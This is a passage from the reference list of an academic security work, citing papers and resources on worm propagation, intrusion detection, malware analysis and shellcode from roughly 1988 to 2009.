[202] Stuart Staniford, Vern Paxson, and Nicholas Weaver. How to 0wn the Internet in Your Spare Time. In *Proceedings of the 11th USENIX Security Symposium*, August 2002.

[203] S. Staniford-Chen, S. Cheung, R. Crawford, M. Dilger, J. Frank, J. Hoagland, K. Levitt, C. Wee, R. Yip, and D. Zerkle. GrIDS – A graph-based intrusion detection system for large networks. In *Proceedings of the 19th National Information Systems Security Conference*, 1996.

[204] Clifford Stoll. Stalking the wily hacker. *Communications of the ACM*, 31(5):484–497, 1988.

[205] Symantec Corporation. Internet security threat report volume xiv, April 2009. `http://www.symantec.com/business/theme.jsp?themeid=threatreport`.

[206] Péter Ször. *The Art of Computer Virus Research and Defense*. Addison-Wesley Professional, February 2005.

[207] Péter Ször and Peter Ferrie. Hunting for metamorphic. In *Proceedings of the 11th Virus Bulletin Conference*, pages 123–144, September 2001.

[208] Péter Ször and Frédéric Perriot. Slamdunk. *Virus Bulletin*, pages 6–7, March 2003.

[209] Yong Tang and Shigang Chen. Defending against internet worms: a signature-based approach. In *Proceedings of the 24th Annual Joint Conference of the IEEE Computer and Communication societies (INFOCOM)*, 2005.

[210] The PaX Team. PaX non-executable pages design & implementation. `http://pax.grsecurity.net/docs/noexec.txt`.

[211] The Register. Conficker left manchester unable to issue traffic tickets, July 2009. `http://www.theregister.co.uk/2009/07/01/conficker_council_infection/`.

[212] T. Toth and C. Kruegel. Accurate Buffer Overflow Detection via Abstract Payload Execution. In *Proceedings of the 5th Symposium on Recent Advances in Intrusion Detection (RAID)*, October 2002.

[213] Thomas Toth and Christopher Kruegel. Connection-history based anomaly detection. In *Proceedings of the IEEE Workshop on Information Assurance and Security*, 2002.

[214] Jordi Tubella and Antonio González. Control speculation in multithreaded processors through dynamic loop detection. In *Proceedings of the 4th International Symposium on High-Performance Computer Architecture (HPCA)*, 1998.

[215] Jamie Twycross and Matthew Williamson. Implementing and testing a virus throttle, August 2003.

[216] Michael Venable, Mohamed R. Chouchane, Md. Enamul Karim, and Arun Lakhotia. Analyzing memory accesses in obfuscated x86 executables. In *Proceedings of the Conference on Detection of Intrusions and Malware & Vulnerability Assessment (DIMVA)*, 2005.

[217] G. Vigna and R.A. Kemmerer. NetSTAT: A Network-based Intrusion Detection Approach. In *Proceedings of the* 14^{th} *Annual Computer Security Applications Conference (ACSAC '98)*, pages 25–34, December 1998.

[218] Giovanni Vigna, William Robertson, and Davide Balzarotti. Testing network-based intrusion detection signatures using mutant exploits. In *Proceedings of the 11th ACM conference on Computer and communications security (CCS)*, pages 21–30, 2004.

[219] Michael Vrable, Justin Ma, Jay Chen, David Moore, Erik Vandekieft, Alex C. Snoeren, Geoffrey M. Voelker, and Stefan Savage. Scalability, fidelity, and containment in the potemkin virtual honeyfarm. In *Proceedings of the twentieth ACM symposium on Operating systems principles (SOSP)*, pages 148–162, 2005.

[220] David Wagner, Jeffrey S. Foster, Eric A. Brewer, and Alexander Aiken. A first step towards automated detection of buffer overrun vulnerabilities. In *Proceedings of the Network and Distributed Systems Security Symposium (NDSS)*, 2000.

[221] Chenxi Wang, Jonathan Hill, John Knight, and Jack Davidson. Software tamper resistance: Obstructing static analysis of programs. Technical Report CS-2000-12, University of Virginia, 2000.

[222] H. J. Wang, C. Guo, D. R. Simon, and A. Zugenmaier. Shield: Vulnerability-driven network filters for preventing known vulnerability exploits. In *Proceedings of the ACM SIGCOMM Conference*, pages 193–204, August 2004.

[223] Ke Wang, Gabriela Cretu, and Salvatore. J. Stolfo. Anomalous Payload-based Worm Detection and Signature Generation. In *Proceedings of the 8th International Symposium on Recent Advanced in Intrusion Detection (RAID)*, 2005.

[224] Ke Wang, Janak J. Parekh, and Salvatore. J. Stolfo. Anagram: A Content Anomaly Detector Resistant to Mimicry Attack. In *Proceedings of the 9th International Symposium on Recent Advanced in Intrusion Detection (RAID)*, 2006.

[225] Ke Wang and Salvatore. J. Stolfo. Anomalous Payload-based Network Intrusion Detection. In *Proceedings of the 7th International Symposium on Recent Advanced in Intrusion Detection (RAID)*, pages 201–222, September 2004.

[226] Xinran Wang, Yoon-Chan Jhi, Sencun Zhu, and Peng Liu. Still: Exploit code detection via static taint and initialization analyses. In *Proceedings of the Annual Computer Security Applications Conference (ACSAC)*, 2008.

[227] Xinran Wang, Chi-Chun Pan, Peng Liu, and Sencun Zhu. Sigfree: A signature-free buffer overflow attack blocker. In *Proceedings of the USENIX Security Symposium*, August 2006.

[228] Nicholas Weaver, Stuart Staniford, and Vern Paxson. Very fast containment of scanning worms. In *Proceedings of the 13th USENIX Security Symposium*, pages 29–44, 2004.

[229] Berend-Jan Wever. Alpha 2, 2004. `http://www.edup.tudelft.nl/~bjwever/src/alpha2.c`.

[230] Berend-Jan Wever. SEH Omelet Shellcode, 2009. `http://code.google.com/p/w32-seh-omelet-shellcode/`.

[231] David Whyte, Evangelos Kranakis, and P.C. Van Oorschot. Dns-based detection of scanning worms in an enterprise network. In *Proceedings of the* 12^{th} *ISOC Symposium on Network and Distributed Systems Security (NDSS)*, pages 181–195, February 2005.

[232] Georg Wicherski. Win32 egg search shellcode, 33 bytes. `http://blog.oxff.net/2009/02/win32-egg-search- shellcode-33-bytes.html`.

[233] Carsten Willems, Thorsten Holz, and Feliz Freiling. Toward automated dynamic malware analysis using cwsandbox. *IEEE Security and Privacy*, 5(2):32–39, 2007.

[234] Rafal Wojtczuk. Libnids, 2006. `http://libnids.sourceforge.net/`.

[235] Jian Wu, Sarma Vangala, Lixin Gao, and Kevin Kwiat. An effective architecture and algorithm for detecting worms with various scan techniques. In *Proceedings of the Network and Distributed System Security Symposium (NDSS)*, pages 143–156, February 2004.

[236] Yinglian Xie, Hyang-Ah Kim, David R. O'Hallaron, Michael K. Reiter, and Hui Zhang. Seurat: A pointillist approach to anomaly detection. In *Proceedings of the International Symposium on Recent Advances in Intrusion Detection (RAID)*, pages 238–257, 2004.

[237] Konstantinos Xinidis, Ioannis Charitakis, Spiros Antonatos, Kostas G. Anagnostakis, and Evangelos P. Markatos. An active splitter architecture for intrusion detection and prevention. *IEEE Transactions on Dependable and Secure Computing*, 03(1):31–44, 2006.

[238] V. Yegneswaran, P. Barford, and S. Jha. Global intrusion detection in the domino overlay system. In *Proceedings of the Network and Distributed System Security Symposium (NDSS)*, February 2004.

[239] Vinod Yegneswaran, Paul Barford, and Dave Plonka. On the design and utility of internet sinks for network abuse monitoring. In *Proceedings of the International Symposium on Recent Advances in Intrusion Detection (RAID)*, 2004.

[240] Vinod Yegneswaran, Paul Barford, and Johannes Ullrich. Internet intrusions: global characteristics and prevalence. In *Proceedings of the 2003 ACM SIGMETRICS international conference on Measurement and modeling of computer systems*, pages 138–147, 2003.

[241] Vinod Yegneswaran, Jonathon T. Giffin, Paul Barford, and Somesh Jha. An architecture for generating semantics-aware signatures. In *Proceedings of the* 14^{th} *USENIX Security Symposium*, August 2005.

[242] Yves Younan, Ace, and Pieter Philippaerts. Alphanumeric RISC ARM shellcode. *Phrack*, 13(66), June 2009.

[243] Adam Young and Moti Yung. Cryptovirology: Extortion based security threats and countermeasures. In *Proceedings of the IEEE Symposium on Security & Privacy*, pages 129–141, 1996.

[244] Qinghua Zhang, Douglas S. Reeves, Peng Ning, and S. Purushothaman Lyer. Analyzing network traffic to detect self-decrypting exploit code. In *Proceedings of the 2nd ACM Symposium on Information, Computer and Communications Security (ASIACCS)*, pages 4–12, 2007.

[245] Cliff C. Zou, Weibo Gong, Don Towsley, and Lixin Gao. The monitoring and early detection of internet worms. *IEEE/ACM Transactions on Networking*, 13(5):961–974, 2005.